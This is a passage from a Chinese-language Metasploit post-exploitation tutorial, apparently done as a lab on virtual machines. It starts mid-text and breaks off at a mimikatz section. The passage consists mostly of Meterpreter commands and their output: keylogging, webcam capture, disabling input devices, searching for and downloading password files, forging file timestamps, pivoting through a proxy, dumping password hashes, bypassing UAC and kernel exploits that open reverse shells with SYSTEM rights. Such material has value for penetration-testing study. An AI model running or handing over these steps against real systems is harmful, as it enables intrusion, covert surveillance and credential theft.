 1776  612   logon.scr         x86   0        HUSTIS\Administrator          C:\WINDOWS\System32\logon.scr

meterpreter > getpid
Current pid: 656
meterpreter >
meterpreter > migrate 1056
[*] Migrating from 656 to 1056 ...
[*] Migration completed successfully.
```

4） uictl 开关键盘/鼠标

uictl [enable/disable] [keyboard/mouse/all] #开启或禁止键盘/鼠标

uictl disable mouse #禁用鼠标

uictl disable keyboard #禁用键盘

5） webcam 摄像头命令


webcam_list #查看摄像头

webcam_snap #通过摄像头拍照

webcam_stream #通过摄像头开启视频


0x03 键盘记录

run post/windows/capture/keylog_recorder # 获取键盘记录




```
meterpreter > migrate 1512
[*] Migrating from 1052 to 1512 ...
[*] Migration completed successfully.
meterpreter >
meterpreter >
meterpreter > run post/windows/capture/
run post/windows/capture/keylog_recorder     run post/windows/capture/lockout_keylogger
meterpreter > run post/windows/capture/
run post/windows/capture/keylog_recorder     run post/windows/capture/lockout_keylogger
meterpreter > run post/windows/capture/
run post/windows/capture/keylog_recorder     run post/windows/capture/lockout_keylogger
meterpreter > run post/windows/capture/keylog_recorder

[*] Executing module against HUSTIS
[*] Starting the keylog recorder ...
[*] Keystrokes being saved in to /root/.msf4/loot/20200603213924_default_192.168.56.102_host.windows.key_446182.txt
[*] Recording keystrokes ...

^C[*] User interrupt.
[*] Shutting down keylog recorder. Please wait ...
```

Target VM 上进行键盘输入。



```
This is a test for key logger.
```

Attacker VM 上记录的键盘信息



```
kali@kali:~$ sudo cat /root/.msf4/loot/20200603213924_default_192.168.56.102_host.windows.key_446182.txt
[sudo] password for kali:
Keystroke log from explorer.exe on HUSTIS with user HUSTIS\hustis17 started at 2020-06-03 21:39:24 -0400

<Right Shift>This is a test
fr <^H><^H>or key k<^H>l
offer<^H><^H><^H><^H>gger.

Keylog Recorder exited at 2020-06-03 21:40:55 -0400
```

0x02 文件系统命令

1） 基本文件系统命令

getwd 或者 pwd # 查看当前工作目录

ls

cd

search -f *pass* # 搜索文件 -h 查看帮助

cat c:\\lltest\\lltestpasswd.txt # 查看文件内容

upload /tmp/hack.txt C:\\lltest # 上传文件到目标机上

download c:\\lltest\\lltestpasswd.txt /tmp/ #下载文件到本机上

edit c:\\1.txt #编辑或创建文件

rm C:\\lltest\\hack.txt

mkdir lltest2　　#只能在当前目录下创建文件夹

rmdir lltest2　　#只能删除当前目录下文件夹

getlwd　或者 lpwd　#操作攻击者主机 查看当前目录


lcd /tmp　　　#操作攻击者主机 切换目录

2） timestomp 伪造时间戳

timestomp C:// -h　#查看帮助

timestomp -v C://2.txt　#查看时间戳

timestomp C://2.txt -f　C://1.txt #将 1.txt 的时间戳复制给 2.txt



```
meterpreter > timestomp -v C://boot.ini
[*] Showing MACE attributes for C://boot.ini
Modified      : 2019-03-13 02:31:09 -0400
Accessed      : 2020-06-02 06:03:18 -0400
Created       : 2019-03-13 09:27:14 -0400
Entry Modified: 2019-03-13 02:32:27 -0400
meterpreter > timestomp -v C://WINDOWS//system32//wshatm.dll
[*] Showing MACE attributes for C://WINDOWS//system32//wshatm.dll
Modified      : 2008-04-14 08:00:00 -0400
Accessed      : 2019-03-13 02:32:49 -0400
Created       : 2008-04-14 08:00:00 -0400
Entry Modified: 2019-03-13 01:28:21 -0400
```

0x03 网络命令

1） 基本网络命令

ipconfig/ifconfig

netstat –ano

arp

getproxy　#查看代理信息

route　　#查看路由

2） portfwd 端口转发

portfwd add -l 6666 -p 3389 -r 127.0.0.1 #将目标机的 3389 端口转发到本地 6666 端口

3） autoroute 添加路由

run autoroute –h #查看帮助

run autoroute -s 192.168.159.0/24 #添加到目标环境网络

run autoroute –p #查看添加的路由

然后可以利用 arp_scanner、portscan 等进行扫描

run post/windows/gather/arp_scanner RHOSTS=192.168.159.0/24

run auxiliary/scanner/portscan/tcp RHOSTS=192.168.159.144 PORTS=3389

4） Socks4a 代理

autoroute 添加完路由后，还可以利用 msf 自带的 sock4a 模块进行 Socks4a 代理

use auxiliary/server/socks4a


set srvhost 127.0.0.1

set srvport 1080

run

然后 vi /etc/proxychains.conf #添加 socks4 127.0.0.1 1080

最后 proxychains 使用 Socks4a 代理访问



```
meterpreter > background
[*] Backgrounding session 2...
msf > use auxiliary/server/socks4a
msf auxiliary(server/socks4a) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf auxiliary(server/socks4a) > set srvport 1080
srvport => 1080
msf auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 0.

[*] Starting the socks4a proxy server
msf auxiliary(server/socks4a) > 
```

0x04 信息收集

信息收集的脚本位于：

/usr/share/metasploit-framework/modules/post/windows/gather

/usr/share/metasploit-framework/modules/post/linux/gather run post/windows/gather/checkvm #是否虚拟机，若是虚拟机则可能是蜜罐

run post/linux/gather/checkvm #是否虚拟机

run post/windows/gather/forensics/enum_drives #查看分区

run post/windows/gather/enum_applications #获取安装软件信息

run post/windows/gather/dumplinks #获取最近的文件操作

run post/windows/gather/enum_ie #获取 IE 缓存

run post/windows/gather/enum_chrome #获取 Chrome 缓存


run post/windows/gather/enum_patches #补丁信息

run post/windows/gather/enum_domain #查找域控


run post/windows/gather/hashdump #获取口令 hash

run scraper #全部信息，注册表、口令哈希、系统信息

run winenum #详细的枚举工具



```
meterpreter > run post/windows/gather/enum_patches

[+] KB2871997 is missing
[+] KB2928120 is missing
[+] KB977165 - Possibly vulnerable to MS10-015 kitrap0d if Windows 2K SP4 - Windows 7 (x86)
[+] KB2305420 - Possibly vulnerable to MS10-092 schelevator if Vista, 7, and 2008
[+] KB2592799 - Possibly vulnerable to MS11-080 afdjoinleaf if XP SP2/SP3 Win 2k3 SP2
[+] KB2778930 - Possibly vulnerable to MS13-005 hwnd_broadcast, elevates from Low to Medium integrity
[+] KB2850851 - Possibly vulnerable to MS13-053 schlamperei if x86 Win7 SP0/SP1
[+] KB2870008 - Possibly vulnerable to MS13-081 track_popup_menu if x86 Windows 7 SP0/SP1
```



```
kali@kali:~$ sudo ls -al /root/.msf4/logs/scripts/scraper/192.168.56.102_20200604.111696447
total 27708
drwxr-xr-x 2 root root     4096 Jun  4 11:11 .
drwxr-xr-x 3 root root     4096 Jun  4 11:11 ..
-rw-r--r-- 1 root root      683 Jun  4 11:11 env.txt
-rw-r--r-- 1 root root       83 Jun  4 11:11 group.txt
-rw-r--r-- 1 root root      424 Jun  4 11:11 hashes.txt
-rw-r--r-- 1 root root    11672 Jun  4 11:10 HKCC.reg
-rw-r--r-- 1 root root  7855448 Jun  4 11:10 HKCR.reg
-rw-r--r-- 1 root root   522978 Jun  4 11:10 HKCU.reg
-rw-r--r-- 1 root root 16936514 Jun  4 11:10 HKLM.reg
-rw-r--r-- 1 root root  2987496 Jun  4 11:11 HKU.reg
-rw-r--r-- 1 root root       63 Jun  4 11:11 localgroup.txt
-rw-r--r-- 1 root root      210 Jun  4 11:11 nethood.txt
-rw-r--r-- 1 root root     3476 Jun  4 11:11 network.txt
-rw-r--r-- 1 root root     1100 Jun  4 11:11 services.txt
-rw-r--r-- 1 root root      389 Jun  4 11:11 shares.txt
-rw-r--r-- 1 root root     1482 Jun  4 11:11 systeminfo.txt
-rw-r--r-- 1 root root       66 Jun  4 11:11 system.txt
-rw-r--r-- 1 root root      269 Jun  4 11:11 users.txt
```

0x05 提权

操作系统权限简介


Windows 系统默认的几种类型的用户账号：

User：由管理员创建的普通用户的账号

Administrator：默认的管理员账号，对计算机有管理操作的权限

System：较为特殊的账号，来负责启动运行很多系统内核级别的权限，从某种意义上可以认为是 Windows 系统上最高的权限。系统下就有很多目录项或者注册表项是无法使用 Administrator 去控制的，甚至都不可以删除。

值得注意的一点是 Windows 的账号有一个特点就是不包含性，System 账号默认对其他账号没有强制的权限，system 的权限没有全部包含 Administrator 的权限，但个别权限又高于 Administrator，同理 Administrator 对于 System 也是一样，但 user 账号是完全包含在 Administrator 里面的。三者关系示意图如下。



Linux

user：除了 root 以外其他都是 user 用户账号，所有用户的权限都是由 root 分配以及修改；

root：最高管理员账号，可以对操作系统进行任何修改，root 相当于 Administrator+System。

1）getsystem 提权

getsystem

getsystem 工作原理：

① getsystem 创建一个新的 Windows 服务，设置为 SYSTEM 运行，当它启动时连接到一个命名管道。

② getsystem 产生一个进程，它创建一个命名管道并等待来自该服务的连接。

③ Windows 服务已启动，导致与命名管道建立连接。

④ 该进程接收连接并调用 ImpersonateNamedPipeClient，从而为 SYSTEM 用户创建模拟令牌。

然后用新收集的 SYSTEM 模拟令牌产生 cmd.exe，并且我们有一个 SYSTEM 特权进程。

2）bypassuac

内置多个 pypassuac 脚本，原理有所不同，使用方法类似，运行后返回一个新的会话，需要再次执行 getsystem 获取系统权限，如：

use exploit/windows/local/bypassuac

use exploit/windows/local/bypassuac_injection

use windows/local/bypassuac_vbs


use windows/local/ask

如使用 bypassuac.rb 脚本：

use exploit/windows/local/bypassuac

set SESSION 2

run



```
meterpreter > getuid
Server username: PC-20170527XAOD\lltest
meterpreter > background
[*] Backgrounding session 2...
msf exploit(multi/handler) > use exploit/windows/local/bypassuac
msf exploit(windows/local/bypassuac) > set SESSION 2
SESSION => 2
msf exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 192.168.159.134:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 192.168.159.144
[*] Meterpreter session 3 opened (192.168.159.134:4444 -> 192.168.159.144:49215) at 2017-12-13 12:59:50

meterpreter > getuid
Server username: PC-20170527XAOD\lltest
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

3）内核漏洞提权

假设已经获得了一个 Windows 服务器的普通用户权限，现在要利用内核漏洞提权至最高权限。

Metasploit 内置模块提供了各种可用于提权的 windows local exploits。但并非所有列出的 local exploits 都可用。

方法一. enum_patches 模块


先利用 enum_patches 模块，收集补丁信息，然后查找可用的 exploits 进行提权

meterpreter > run post/windows/gather/enum_patches #查看补丁信息


msf > use exploit/windows/local/ms13_053_schlamperei

msf > set SESSION 2

msf > exploit



```
meterpreter > getuid
Server username: PC-20170527XAOD\lltest
meterpreter > run post/windows/gather/enum_patches

[*] KB2871997 applied
[+] KB2928120 is missing
[+] KB977165 - Possibly vulnerable to MS10-015 kitrap0d if Windows 2K SP4 - Windows 7 (x86)
[+] KB2305420 - Possibly vulnerable to MS10-092 schelevator if Vista, 7, and 2008
[+] KB2592799 - Possibly vulnerable to MS11-080 afdjoinleaf if XP SP2/SP3 Win 2k3 SP2
[+] KB2778930 - Possibly vulnerable to MS13-005 hwnd_broadcast, elevates from Low to Medium integrity
[+] KB2850851 - Possibly vulnerable to MS13-053 schlamperei if x86 Win7 SP0/SP1
[+] KB2870008 - Possibly vulnerable to MS13-081 track_popup_menu if x86 Windows 7 SP0/SP1
meterpreter >
```




```
msf > use exploit/windows/local/ms13_053_schlamperei
msf exploit(windows/local/ms13_053_schlamperei) > show options

Module options (exploit/windows/local/ms13_053_schlamperei):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 SP0/SP1


msf exploit(windows/local/ms13_053_schlamperei) > set SESSION 2
SESSION => 2
msf exploit(windows/local/ms13_053_schlamperei) > exploit

[*] Started reverse TCP handler on 192.168.159.134:4444
[*] Launching notepad to host the exploit...
[+] Process 2956 launched.
[*] Reflectively injecting the exploit DLL into 2956...
[*] Injecting exploit into 2956...
[*] Found winlogon.exe with PID 500
[+] Everything seems to have worked, cross your fingers and wait for a SYSTEM shell
[*] Sending stage (179779 bytes) to 192.168.159.144
[*] Meterpreter session 4 opened (192.168.159.134:4444 -> 192.168.159.144:50368) at 2017-12-12 14:27:52 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


方法二. Windows-Exploit-suggester

Metasploit 基于架构、平台（即运行的操作系统）、会话类型和所需默认选项提供建议内核漏洞利用的建议。


使用 local exploit suggester，必须已在目标机器上获取到了一个 Meterpreter session（普通用户权限）。在运行 Local Exploit suggester 之前，需要将现有的 Meterpreter session 调到后台运行(background)。



```
meterpreter > background
[*] Backgrounding session 1 ...
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION ⇒ 1
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this modu
le on
   SHOWDESCRIPTION  false            yes       Displays a detailed descript
ion for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.56.102 - Collecting local exploits for x86/windows ...

[*] 192.168.56.102 - 29 exploit checks are being tried ...
[+] 192.168.56.102 - exploit/windows/local/ms10_015_kitrap0d: The service i
s running, but could not be validated.
[+] 192.168.56.102 - exploit/windows/local/ms14_058_track_popup_menu: The t
arget appears to be vulnerable.
[+] 192.168.56.102 - exploit/windows/local/ms15_051_client_copy_image: The
target appears to be vulnerable.
[+] 192.168.56.102 - exploit/windows/local/ms16_016_webdav: The service is
running, but could not be validated.
[+] 192.168.56.102 - exploit/windows/local/ms16_032_secondary_logon_handle_
privesc: The service is running, but could not be validated.
[+] 192.168.56.102 - exploit/windows/local/ppr_flatten_rec: The target appe
ars to be vulnerable.
[*] Post module execution completed
```



```
msf5 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms14_058_track_
popup_menu
```



```
msf5 exploit(windows/local/ms14_058_track_popup_menu) > set LHOST 192.168.56.101
LHOST ⇒ 192.168.56.101
msf5 exploit(windows/local/ms14_058_track_popup_menu) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Launching notepad to host the exploit ...
[+] Process 1696 launched.
[*] Reflectively injecting the exploit DLL into 1696 ...
[*] Injecting exploit into 1696 ...
[*] Exploit injected. Injecting payload into 1696 ...
[*] Payload injected. Executing exploit ...
[*] Sending stage (180291 bytes) to 192.168.56.102
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 2 opened (192.168.56.101:4444 → 192.168.56.102:1060) at 2020-06-0
5 00:52:42 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

参考：https://blog.csdn.net/qq_45521281/article/details/106313602

0x06 mimikatz 抓取密码

mimikatz 是法国人 Gentil Kiwi 编写的一款 Windows 平台下的神器，它具备很多功能，其中最亮的功能是直接从 lsass.exe 进程里获取 Windows 处于 active 状态

